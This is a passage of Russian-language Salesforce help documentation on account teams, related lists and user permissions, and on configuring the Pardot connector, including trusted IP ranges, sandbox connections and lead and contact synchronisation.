Для просмотра организаций:	«Чтение» для организаций
Для редактирования организаций-компаний:	«Редактирование» для организаций
Для редактирования организаций-лиц:	«Редактирование» для организаций и контактов
Для включения организаций-партнеров:	Управление внешними пользователями
Для отключения организаций-партнеров:	«Редактирование» для организаций И Управление внешними пользователями
Для отключения организаций клиентского портала:	«Редактирование» для организаций И Редактирование пользователей портала самообслуживания

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Связанные списки (например, список «Возможности») содержат сведения, связанные с организацией.

- Чтобы просмотреть соответствующий связанный список и его записи, наведите указатель мыши на нужную ссылку в верхней части страницы сведений. Если включена поддержка Chatter, то всплывающие ссылки отображаются под лентой. Интерактивная область наложения позволяет пользователям просматривать и управлять элементами связанного списка. Чтобы перейти к содержимому связанного списка, щелкните соответствующую ссылку. Если всплывающие ссылки недоступны, обратитесь к администратору Salesforce.
- Если в организации включена поддержка всплывающих сведений, наведите указатель мыши на любое поле поиска страницы сведений, чтобы просмотреть ключевую информацию о записи до открытия соответствующей страницы сведений.
- Чтобы добавить новые элементы напрямую, нажмите кнопку **«Создать»** (или другую эквивалентную кнопку) в верхней части связанного списка. Например, чтобы добавить новую задачу, нажмите кнопку **«Создать задачу»** в связанном списке «Открытые действия».
- Чтобы изменить количество записей, отображаемых в связанных списках, нажмите кнопку **«Подробнее»**, расположенную под связанным списком, либо щелкните ссылку **«меньше»** или **«больше»** в нижней части страницы.
- Если связанные записи, принадлежащие пользователям портала, не отображаются, обратитесь к администратору Salesforce.

Просмотр связанных списков

Ниже перечислены критерии, определяющие доступные связанные списки.

- Используемая версия Salesforce
- Использование Salesforce Classic или Lightning Experience
- Тип просматриваемой организации (лицо или компания)
- Личные настройки
- Настройки макета страницы, установленные администратором Salesforce
- Ваши полномочия на просмотр связанных данных

СМ. ТАКЖЕ:

Организации

Совместная работа над организациями

Группы, работающие с организациями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Группа, работающая с организациями, — это группа пользователей, которые совместно работают над организацией. Например, группа, работающая с организациями, может включать руководителя проекта, менеджера проекта и специалиста службы поддержки. Сотрудничество с такими группами упрощает контроль совместной работы над организациями.

Группы, работающие с организациями, отличаются от групп, работающих с потенциальными клиентами, даже если их члены играют одинаковые роли.

Группа, работающая с организациями, может быть создана для каждой собственной организации. Каждому участнику рабочей группы должна быть назначена роль, которая определяет его функции в отношении данной организации. Кроме того, в зависимости от модели общего доступа каждому участнику рабочей группы может быть назначен уровень доступа к организации и любым связанным контактам, потенциальным клиентам или обращениям. Так, одним участникам рабочей группы может быть предоставлен доступ только для чтения, а другим — для чтения и записи.

Возможно создание стандартных групп, работающих с организациями, включающих лиц, с которыми текущий пользователь обычно работает над своими организациями. Можно автоматически добавлять такую стандартную группу, работающую с организациями, ко всем вашим организациям.

Настраиваемое списковое представление позволяет фильтровать списки организаций по группам, работающим с организациями, участником которых является текущий пользователь. При создании или редактировании настраиваемого спискового представления организаций выберите фильтр «Мои группы, работающие с организациями». Отчеты по организациям позволяют фильтровать организации по группам, работающим с организациями, участником которых является текущий пользователь.

Добавление участников группы, работающей с организациями

Добавьте участников группы в организацию, чтобы лица, работающие с этой организацией, могли сотрудничать и отслеживать прогресс.

Рекомендации по удалению участников группы, работающей с организациями

Перед удалением участника из группы, работающей с организациями, ознакомьтесь со следующими рекомендациями.

Рекомендации по настройке стандартных групп, работающих с организациями

Настройка стандартных групп, работающих с организациями, т. е. группа коллег, с которыми обычно приходится работать в организации, позволяет существенно экономить время. После настройки следует просто добавить группу в имеющиеся организации.

Добавление участников группы, работающей с организациями

Добавьте участников группы в организацию, чтобы лица, работающие с этой организацией, могли сотрудничать и отслеживать прогресс.

Возможность управлять членами группы организации зависит от прав доступа пользователей. Владельцы записи организации и пользователи с полномочиями в иерархии ролей выше, чем у владельца, могут изменять и удалять членов групп. В системе Salesforce Classicдругие пользователи с доступом для редактирования могут только добавлять членов группы. В системе Lightning Experienceдругие пользователи с доступом для редактирования организаций могут только добавлять и редактировать членов групп, но при этом сохраняются только изменения в поле «Роль в группе».

Владельцы записей и пользователи с полномочиями выше владельцев также могут предоставлять членам группы более широкие полномочия в отношении записей.

1. Находясь в связанном списке группы, работающей с организацией, выберите команду добавления члена группы или стандартную группу, работающую с организацией. Если не удается найти этот список, попросите администратора добавить его в макет страницы.
2. Введите информацию, включая пользователя или стандартную группу. Пользователи массового портала не могут быть добавлены в рабочие группы.

   Прим.: Уровень доступа должен быть более строгим, чем стандартный уровень доступа для организации. Доступные параметры меняются в зависимости от конкретной модели общего доступа организации, а также от использования Salesforce Classic либо Lightning Experience. Независимо от уровня общего доступа, участники группы, работающей с организациями, должны иметь полномочие «Чтение» для организаций, чтобы просматривать организации, в которых они представлены в качестве участников.

3. Сохраните информацию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления участников рабочей группы в организацию:

- «Чтение» для пользователей

  И

  «Редактирование» для организаций

Для просмотра организаций как участников рабочей группы:

- «Чтение» для организаций

СМ. ТАКЖЕ:

Рекомендации по настройке стандартных групп, работающих с организациями

Рекомендации по удалению участников группы, работающей с организациями

Перед удалением участника из группы, работающей с организациями, ознакомьтесь со следующими рекомендациями.

- Пользователи могут удалять любых участников из собственных групп, работающих с организациями.
- Если иное не определено, удаление участника группы, работающей с организациями, не приводит к удалению этого лица из групп потенциальных клиентов.
- Если пользователь является участником стандартной группы, работающей с организациями, то изменения некоторых его свойств, связанные с удалением из конкретной организации, влияют только на соответствующую организацию. Настройки стандартной группы, работающей с организациями, не меняются. О том, как удалить пользователей из стандартной группы, работающей с организациями, см. раздел «Рекомендации по настройке стандартных групп, работающих с организациями» на странице 1461.
- По умолчанию повторная активация деактивированного пользователя, который является участником группы, работающей с организациями, и имеет доступ «Для чтения и записи» (**«Доступ к организации»**, **«Доступ к контакту»**, **«Доступ к возможности»** и **«Доступ к обращению»**), предоставляет доступ «Только для чтения».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

Для удаления участников рабочей группы:

- «Чтение» для пользователей

  И

  «Редактирование» для организаций

  И

  Ответственный за запись организации или вышестоящий ответственный в иерархии ролей

Рекомендации по настройке стандартных групп, работающих с организациями

Настройка стандартных групп, работающих с организациями, т. е. группа коллег, с которыми обычно приходится работать в организации, позволяет существенно экономить время. После настройки следует просто добавить группу в имеющиеся организации.

Группы, работающие с организациями, отличаются от групп, работающих с потенциальными клиентами, даже если их члены играют одинаковые роли.

- Чтобы настроить стандартную группу, работающую с организациями, перейдите в «Дополнительные сведения о пользователе» в персональных настройках.
-
-
- При настройке стандартной группы потенциальных клиентов ее можно автоматически добавить во все собственные открытые возможности. Если такой параметр не выбран, добавьте стандартную группу потенциальных клиентов из связанного списка возможностей «Группа, работающая с возможностями».
- Нажатие кнопки **«Добавить стандартную рабочую группу»** инициирует добавление стандартной рабочей группы ответственного за возможность, а не пользователя, нажавшего данную кнопку.
- Администраторы и вышестоящие пользователи в иерархии ролей системы Salesforce могут добавлять стандартные группы потенциальных клиентов в потенциальных клиентов текущего пользователя.

СМ. ТАКЖЕ:

Группы, работающие с организациями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартной группы, работающей с организациями:

- «Чтение» для возможностей

Для добавления стандартных групп в организации:

- «Чтение» для организаций

  И

  Ответственный за запись организации или вышестоящий ответственный в иерархии ролей

Синхронизация потенциальных клиентов, контактов и интересов посредством Pardot

Начало работы с коннектором Salesforce

Недавно созданные потенциальные клиенты, контакты и интересы могут синхронизироваться между Pardot и Salesforce. Кроме того, сообщения эл. почты Pardot, отправленные потенциальным клиентам, могут синхронизироваться как действия Salesforce.

Коннектор Salesforce — это сертифицированное решение AppExchange, позволяющее систематизировать разрозненные маркетинговые каналы из Pardot.

Синхронизация записей между Pardot и Salesforce выполняется как минимум каждые 10 минут. Процесс синхронизации обрабатывает не более 800 записей каждые 10 минут и 4 800 записей каждый час.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настройка коннектора Salesforce

Настройте коннектор Salesforce для производственных или безопасных сред.

Выберите нужное условие.

Условие	Рекомендуемый раздел
Первоначальная настройка коннектора для производственной или безопасной среды	Настройка коннектора для синхронизации с производственными или безопасными средами
Настройка коннектора для безопасной среды помимо текущего коннектора, настроенного для производственной среды	Настройка коннектора для синхронизации с безопасными средами

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Подготовка системы Salesforce для подключения к Pardot

Чтобы подготовить систему Salesforce для подключения и синхронизации с Pardot, установите пакет AppExchange.

Пакет, загруженный из каталога AppExchange, автоматически дополняет систему Salesforce настраиваемым приложением и настраиваемой вкладкой, а также настраиваемыми полями интересов и контактов. После установки пакета система отображает настраиваемую вкладку для приложения LeadDeck. Помните, что настраиваемые поля интересов и контактов могут отображаться после дополнительной настройки. Данный алгоритм позволяет группам сбыта быстро синхронизировать данные между Pardot и Salesforce.

Область установки пакета **Pardot** из каталога **AppExchange**	Рекомендуемые действия
Производственная среда	1. Откройте пакет Pardot из каталога AppExchange для производственных сред. 2. Чтобы установить пакет, щелкните **«Продолжить»**. 3. Введите имя пользователя и пароль для производственной среды при отображении соответствующего запроса. 4. Просмотрите действия и щелкните **«Развернуть»** для завершения установки. 5. Чтобы получить полномочия для чтения объекта ObjectChangeLogs, обратитесь к администратору Salesforce.
Безопасная среда	1. Выполните выход из системы Salesforce. 2. Откройте пакет Pardot из каталога AppExchange для безопасных сред.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Область установки пакета **Pardot** из каталога **AppExchange**	Рекомендуемые действия
	3. Введите имя пользователя и пароль для безопасной среды при отображении соответствующего запроса. **4.** Чтобы установить пакет, щелкните **«Продолжить»**. **5.** Просмотрите действия и щелкните **«Развернуть»** для завершения установки. **6.** Чтобы получить полномочия для чтения объекта ObjectChangeLogs, обратитесь к администратору Salesforce.

Настройка коннектора для синхронизации с производственными или безопасными средами

Настройте коннектор Salesforce для синхронизации данных между Pardot и производственной или безопасной средой Salesforce.

Выполните указанные ниже действия для первоначальной настройки коннектора. Прежде чем начать работу, убедитесь в наличии прав администратора в системе Salesforce.

1. В меню «Настройка» приложения Salesforce введите строку *«Доступ к сети»* в поле «Быстрый доступ» и выберите **«Доступ к сети»**.
2. Создайте диапазоны надежных IP-адресов ниже.

Начальный IP-адрес	Конечный IP-адрес
67.228.95.145	67.228.95.145
67.228.168.139	67.228.168.141
67.228.223.106	67.228.223.107

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Добавление коннектора в Pardot

Параметры коннектора могут добавляться и управляться прямо в Pardot.

При наличии прав администратора в системе Salesforce выполните указанные ниже действия для первоначальной настройки коннектора.

1. Откройте Pardot, наведите указатель мыши на меню **«Администрировать»** и выберите пункт **«Коннекторы»**.
2. Щелкните **«+ Добавить коннектор»**.
3. Выберите «Salesforce».
4. Введите имя коннектора.

   Рекомендуем использовать имя, позволяющее быстро определять нужный коннектор.

   Пример: «Коннектор Salesforce».
5. Введите имя пользователя и пароль Salesforce.

   Помните, что при изменении пароля пользователя Salesforce требуется обновление пароля Salesforce для коннектора.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записей:

- «Создание», «Обновление» и «Чтение» для контактов и интересов

Параметры для настройки коннектора

Настройте коннектор на основе текущих требований.

Чтобы настроить коннектор, воспользуйтесь параметрами ниже.

Параметр	Описание
Автоматически создавать потенциальных клиентов в Pardot при их создании в системе Salesforce	Данный параметр включает триггер, позволяющий выбирать любые недавно созданные интересы или контакты Salesforce для синхронизации с Pardot. Данный алгоритм не будет выполняться для архивных интересов или контактов (только для записей, созданных после установки пакета Pardot из каталога AppExchange в системе Salesforce) и будет доступен только для интересов и контактов, созданных посредством адреса эл. почты. При включении данной функции позже все интересы и контакты с адресами эл. почты, созданные после установки пакета Pardot в системе Salesforce, будут переданы в Pardot. Для любого потенциального клиента, созданного посредством данного параметра, рекомендуем выбрать стандартную кампанию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Автоматически изменять сообщения эл. почты в Pardot для отображения изменений в системе Salesforce	Данный параметр автоматически обновляет адреса эл. почты для потенциальных клиентов Pardot при обновлении адреса эл. почты интереса или контакта в системе Salesforce. Дополнительную информацию о синхронизации обновлений адресов эл. почты см. в разделе «Общие сведения об обновлениях адресов эл. почты между Salesforce и Pardot».
Автоматически сопоставлять пользователей Salesforce с пользователями Pardot	Данный параметр позволяет отправлять сообщения эл. почты из любых полей пользователей (например, контакты службы поддержки и менеджеры по работе с клиентами). Дополнительную информацию о настройке данной функции см. в разделе «Отправка сообщений эл. почты из системы Salesforce».
Исключить пользователей партнерских и клиентских порталов Salesforce из назначения потенциального клиента	Данный параметр препятствует отображению пользователей партнерских и клиентских порталов Salesforce в раскрывающемся списке «Имя пользователя CRM-системы» при редактировании пользователя в Pardot.
Разрешить редактирование списков потенциальных клиентов в CRM-системе	Данный параметр позволяет пользователям добавлять и удалять потенциальных клиентов Pardot в системе Salesforce. При установке данного флажка рекомендуем добавить элементы Visualforce в макеты страниц интересов и контактов.
Подключить к организации безопасной среды Salesforce	Данный параметр позволяет пользователям подключаться к безопасной среде.
Синхронизировать сообщения эл. почты с CRM-системой	Данный параметр автоматически регистрирует действие для каждого сообщения эл. почты, отправленного потенциальному клиенту. Прим.: Данный алгоритм позволяет быстро заполнять представления действий, особенно для объекта организации. Выключение параметра **«Регистрация сообщений эл. почты в Pardot»** является необратимым. Если регистрация сообщений эл. почты может препятствовать выполнению бизнес-процессов в системе Salesforce, то данный параметр должен оставаться выключенным.
Синхронизировать сообщения эл. почты модуля с CRM-системой	Данный параметр регистрирует действие для сообщений эл. почты, отправляемых посредством Pardot for Microsoft® Outlook®, расширения Thunderbird, модуля Apple Mail или надстройки Gmail.
Включить сообщения эл. почты Salesforce для создания задач	Данный параметр позволяет отправлять пользователям электронное уведомление о создании задачи.
Включить сообщения эл. почты Salesforce для правил назначения	Данный параметр позволяет системе Salesforce отправлять пользователям электронное уведомление о выполнении правил назначения.
Включить сообщения эл. почты Salesforce для	Данный параметр позволяет системе Salesforce отправлять пользователям электронное уведомление о выполнении назначения для пользователя или очереди.

Параметр	Описание
назначений пользователя и очереди	

Настройка коннектора для синхронизации с безопасными средами

Настройте коннектор Salesforce для синхронизации данных между Pardot и безопасной средой Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы настроить коннектор для безопасной среды взамен текущего коннектора Salesforce, настроенного для производственной среды, выполните указанные ниже действия.

1. Откройте Pardot, наведите указатель мыши на меню **«Администрировать»** и выберите пункт **«Коннекторы»**.
2. Щелкните значок в строке нужного коннектора Salesforce и выберите пункт **«Правка»**.
3. Добавьте компонент `.NSPARDOT` к имени пользователя в поле «Имя пользователя». (*Пример:* elena.ivanova@pardot.com.NSPARDOT)
4. Если пароль для безопасной среды отличается от пароля для производственной среды, заполните поле «Пароль» паролем для безопасной среды.
5. Выберите параметр «Подключить к организации безопасной среды `Salesforce`».

Отображение коннектора для безопасной среды обусловлено тем, что безопасная среда является копией производственной организации Salesforce.

Добавление IP-адресов Pardot в список разрешенных в системе Salesforce

Настройте IP-адреса Pardot в системе Salesforce для обмена данными между Pardot и Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Выполняйте эту процедуру только при первоначальном подключении коннектора, а организация ограничивает доступ по IP-адресу на уровне профиля пользователя. Для выполнения этой процедуры необходимы права администратора в системе Salesforce.

1. В меню «Настройка» приложения Salesforce введите строку *«Доступ к сети»* в поле «Быстрый доступ» и выберите **«Доступ к сети»**.
2. Создайте диапазоны надежных IP-адресов ниже.

Начальный IP-адрес	Конечный IP-адрес
136.147.104.20	136.147.104.23
136.147.96.20	136.147.96.23

Включение коннектора

Чтобы начать синхронизацию между Pardot и Salesforce, включите коннектор Salesforce.

1. Откройте Pardot, наведите указатель мыши на меню **«Администрировать»** и выберите пункт **«Коннекторы»**.
2. Щелкните **«Проверить!»** в строке нужного коннектора Salesforce.
   Если Pardot поддерживает отправку и получение данных из системы Salesforce, то отображается статус .

ВЕРСИИ

Доступно в версиях:
Salesforce Classic

Доступно в версиях:
Professional Edition,
Enterprise Edition,
Performance Edition,
Unlimited Edition и
Developer Edition.

Соотнесение настраиваемых полей интересов с полями контактов

Соотнесение настраиваемых полей между двумя типами записей позволяет эффективно использовать контакты, созданные из преобразованных интересов.

Коннектор создает интересы Salesforce из потенциальных клиентов Pardot. Однако, при преобразовании данных интересов Salesforce в контакты отображаются только стандартные поля контактов для недавно преобразованных контактов. Соотнесение настраиваемых полей между интересами и контактами позволяет просматривать всю информацию, необходимую для принятия мер по организации маркетинга и продаж.

1. В разделе настроек управления объектами для интересов перейдите в раздел полей, затем щелкните **«Соотнесение полей интересов»**.
2. Выберите соответствующее настраиваемое поле организации, контакта или возможности для каждого настраиваемого поля интереса.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях:
Salesforce Classic и
Lightning Experience

Доступно в версиях:
Professional Edition,
Enterprise Edition,
Performance Edition,
Unlimited Edition и
Developer Edition.

Настройка настраиваемых полей Pardot в системе Salesforce

Настраиваемые поля Pardot могут отображаться в системе Salesforce.

Пакет AppExchange, установленный для подготовки системы Salesforce к подключению и синхронизации с Pardot, самостоятельно настраивает настраиваемые поля; данные поля не отображаются в системе Salesforce автоматически. Система Salesforce отображает данные настраиваемые поля только после выполнения некоторых действий.

ВЕРСИИ

Доступно в версиях:
Salesforce Classic

Доступно в версиях:
Professional Edition,
Enterprise Edition,
Performance Edition,
Unlimited Edition и
Developer Edition.

Добавление разделов в макеты страниц интересов и контактов

Чтобы добавить поля Pardot в макеты страниц интересов и контактов, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Откройте страницу «Макеты страниц» Salesforce посредством параметров управления интересами.
   Вверху страницы отображается интерактивная область, содержащая нужные поля.
2. Перетащите поле «Раздел» в макет страницы интереса.
3. Введите имя раздела `«Pardot»` во всплывающем окне.
4. Установите переключатель **«2 (два)»** для количества столбцов.
5. Разрешите отображение заголовка раздела и нажмите кнопку **«OK»**.
6. Вернитесь к разделу «Поля» интерактивного редактора и найдите настраиваемые поля Pardot.
7. Перетащите все поля Pardot в новый раздел.
8. Добавьте другой раздел посредством интерактивного редактора, но установите переключатель **«1 (один)»** для количества столбцов.
9. Разрешите отображение заголовка раздела и нажмите кнопку **«OK»**.
10. Выберите **«Вкладка "Страницы Visualforce"»** и перетащите поля **«Действия интереса Pardot»** и **«Участники списка интересов Pardot»** в новый раздел.

Настройка Salesforce для добавления потенциальных клиентов кампаний в Pardot

Настройте систему Salesforce для быстрого добавления потенциальных клиентов из кампаний Salesforce в Pardot.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Откройте страницу «Макеты страниц» посредством параметров управления объектом для кампаний в приложении Salesforce.
2. Щелкните ссылку «Правка» напротив нужного макета и выберите раздел **«Кнопки»**.
3. Перетащите кнопку **«Добавить в список Pardot»** в строку настраиваемых кнопок.
4. Сохраните макет.

Настройка Salesforce для добавления интересов и кампаний в Pardot

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Система Salesforce поддерживает добавление кнопок, позволяющих быстро добавлять интересы и кампании в Pardot, а также отправлять сообщения эл. почты, отслеживаемые в Pardot, из системы Salesforce.

Чтобы добавлять интересы и кампании Salesforce в Pardot, настройте кнопку **«Отправить в Pardot»**. Если адреса эл. почты, связанные с записями Salesforce:

- пока не существуют в Pardot, то функция «Отправить в Pardot» создает новые записи Pardot автоматически.
- уже существуют в Pardot, то повторяющиеся записи Pardot не создаются.

Чтобы отправлять сообщения эл. почты, отслеживаемые в Pardot, из системы Salesforce, настройте кнопку **«Отправить сообщение эл. почты Pardot»**. Чтобы отправить сообщение эл. почты интересу или контакту, воспользуйтесь свободной формой или утвержденным шаблоном эл. почты Pardot.

1. Выполните вход в систему Salesforce в качестве администратора.
2. В настройках управления объектами интересов перейдите в раздел «Макеты страниц». Вверху страницы отображается интерактивная область, содержащая нужные поля.
3. Выберите раздел **«Кнопки»**.
4. Перетащите кнопку **«Отправить в Pardot»** в раздел сведений об интересе.
5. Перетащите кнопку **«Отправить сообщение эл. почты Pardot»** в раздел сведений об интересе.
6. Сохраните макет.
7. Повторите действия 2—6 для контактов.

Назначение имени пользователя Salesforce коннектору

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Убедитесь в соответствии любых действий, выполняемых над коннектором.

1. Откройте Pardot, наведите указатель мыши на меню **«Администрировать»** и последовательно выберите пункты **«Управление пользователями»** > **«Пользователи»**.
2. Щелкните значок  в строке нужного профиля и выберите пункт **«Правка»**.
3. Прокрутите страницу до поля редактирования пользователя.
4. Выберите нужное имя пользователя Salesforce из раскрывающегося меню.
5. Щелкните **«Сохранить пользователя»**.
6. При просмотре профиля Pardot имя пользователя Salesforce отображается в поле **«Имя пользователя CRM-системы»**. Щелкните **«Проверить»** и введите пароль Salesforce.

Настройка единой регистрации для Salesforce и Pardot

Системы Salesforce и Pardot поддерживают возможность единой регистрации.

1. Выполните вход в Pardot.
2. Наведите указатель мыши на собственный адрес эл. почты и щелкните **«Мои параметры»**.
3. Проверьте правильность имени пользователя Salesforce. Если имя пользователя указано правильно, щелкните **«Проверить»**. Чтобы изменить или добавить имя пользователя, щелкните **«Редактировать мои сведения о пользователе»**.
4. При отображении соответствующего запроса введите пароль Salesforce и щелкните **«Проверить»**.
   После выполнения проверки отображается соответствующее сообщение.
5. При успешной проверке выполните вход в систему Salesforce и откройте вкладку Pardot.
   Содержимое вкладки должно быть доступно для просмотра без выполнения отдельного входа в Pardot.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отправка сообщений эл. почты из системы Salesforce

Сообщения эл. почты могут отправляться из любого поля пользователя, включая контакты службы поддержки, менеджеров по работе с клиентами или любого связанного с потенциальным клиентом Pardot.

Благодаря настройке пользователей и необходимых настраиваемых полей в Pardot, данная функция позволяет отправлять сообщения эл. почты потенциальным клиентам, созданным на основе любого пользователя Salesforce.

Система	Действия
Salesforce	1. Создайте поле для записи интереса или контакта в системе Salesforce, предназначенное для хранения пользователя CRM-системы (например, значение «Менеджер взаимосвязей»). Данное поле должно быть полем поиска. При наличии созданного поля убедитесь, что оно является полем поиска и доступно для заполнения. 2. Заполните поле поиска нужным пользователем.
Pardot	1. Создайте соответствующие места пользователей для любых пользователей Salesforce. 2. Соотнесите место пользователя Pardot с пользователем Salesforce. Данное действие позволяет Pardot получать сведения о пользователе для разных тегов при отправке сообщения эл. почты. 3. Создайте настраиваемое поле Pardot типа «Пользователь CRM-системы» для хранения значений в записи потенциального клиента. Данное поле должно быть доступно в Pardot только для чтения. 4. Соотнесите настраиваемое поле с соответствующим полем salesforce.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие сведения об обновлениях адресов эл. почты между Salesforce и Pardot

Просмотрите порядок автоматической синхронизации обновлений адресов эл. почты для контактов и интересов Salesforce с соответствующими потенциальными клиентами Pardot.

Цикл синхронизации ниже обновляет адреса эл. почты соответствующих потенциальных клиентов Pardot при обновлении адресов эл. почты контактов и интересов Salesforce вручную или посредством Data.com. Кроме того, цикл синхронизации ниже обновляет адреса эл. почты для соответствующих потенциальных клиентов Pardot при объединении контактов или интересов Salesforce и наличии отличающихся адресов эл. почты для основных записей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Порядок синхронизации при отсутствии адресов эл. почты в Salesforce или Pardot

При добавлении адресов эл. почты в текущие контакты или интересы Salesforce цикл синхронизации не инициирует создание потенциальных клиентов Pardot. При наличии потенциальных клиентов Pardot, использующих совпадающие адреса эл. почты, цикл синхронизации не инициирует обновление адресов эл. почты для совпадающих интересов или контактов Salesforce.

Принципы использования параметров синхронизации организаций Pardot и организаций-лиц Salesforce

Интересы могут быстро синхронизироваться между двумя системами после назначения потенциальных клиентов Pardot пользователям.

Рассмотрите следующие варианты перед тем, как приступить к синхронизации организаций Pardot и организаций-лиц Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Алгоритм Pardot	Рекомендации
Создать интересы в системе Salesforce и синхронизировать с организациями-лицами	По умолчанию коннектор создает записи Salesforce как интересы. Однако, Pardot не позволяет распознавать организации-лица, преобразованные из интересов. Pardot не поддерживает синхронизацию с организациями-лицами. Взамен, Pardot повторно создает интересы для синхронизации. При использовании организаций-лиц в системе Salesforce данный стандартный алгоритм может быть изменен. Включение функций синхронизации организаций-лиц и создания интересов позволяет Pardot создавать записи в системе Salesforce как интересы, но при их преобразовании в организации-лица Pardot поддерживает синхронизацию с организациями-лицами, поэтому дополнительные интересы Salesforce не создаются. Данная синхронизация инициирует синхронизацию организации-лица Salesforce с записью потенциального клиента Pardot, связанной с организацией Pardot, поэтому объединение двух записей в одну (как в системе Salesforce) не выполняется. Соотнесение полей не меняется, то есть поля контактов соотносятся с полями потенциальных клиентов, а поля организаций Salesforce соотносятся с полями организаций Pardot.

Алгоритм Pardot	Рекомендации
	Таким образом, поле организации-лица «Ответственный за организацию» должно синхронизироваться с полем «Назначенный пользователь» организации Pardot.
Создать и синхронизировать только организации-лица	Назначенные потенциальные клиенты, имеющие обновленные стандартные значения полей (включая назначенного ответственного) в системе Salesforce, синхронизируются примерно каждые 10 минут, возвращая обновления в запись Pardot (ввиду приоритета Salesforce при конфликте данных). Обновления настраиваемых полей также синхронизируются с системой Salesforce, возвращая их в запись Pardot, кроме случаев переопределения значения Salesforce значением Pardot. Неназначенные потенциальные клиенты Pardot, имеющие действия или обновленные записи, также синхронизируются при использовании аналогичного адреса эл. почты в записях Salesforce. Помните, что назначенные потенциальные клиенты имеют более высокий приоритет в синхронизации, чем неназначенные потенциальные клиенты Pardot. При отсутствии совпадающих адресов эл. почты в системе Salesforce потенциальный клиент Pardot синхронизируется только после назначения пользователю. Другими словами, коннектор создает записи в системе Salesforce только после назначения потенциального клиента в Pardot.

Синхронизация интересов между Pardot и Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Интересы могут быстро синхронизироваться между двумя системами после назначения потенциальных клиентов Pardot пользователям.

Текущие интересы Salesforce синхронизируются коннектором с Pardot путем объединения потенциальных клиентов Pardot и интересов Salesforce между двумя системами. При наличии конфликтов данных в полях, являющихся общими для Salesforce и Pardot, включая поле ответственного за интерес, данные из полей Salesforce всегда имеют приоритет. Рекомендуем использовать преимущество данной функции при настройке настраиваемые полей в Pardot. При необходимости настройте Pardot для отправки сообщений эл. почты потенциальным клиентам, созданным на основе любого пользователя Salesforce.

Метод синхронизации	Действия
Вручную	Выбор ссылки **«Синхронизировать с CRM-системой»** в Pardot инициирует мгновенную синхронизацию потенциальных клиентов Pardot с интересами Salesforce путем объединения данных из Pardot и Salesforce.
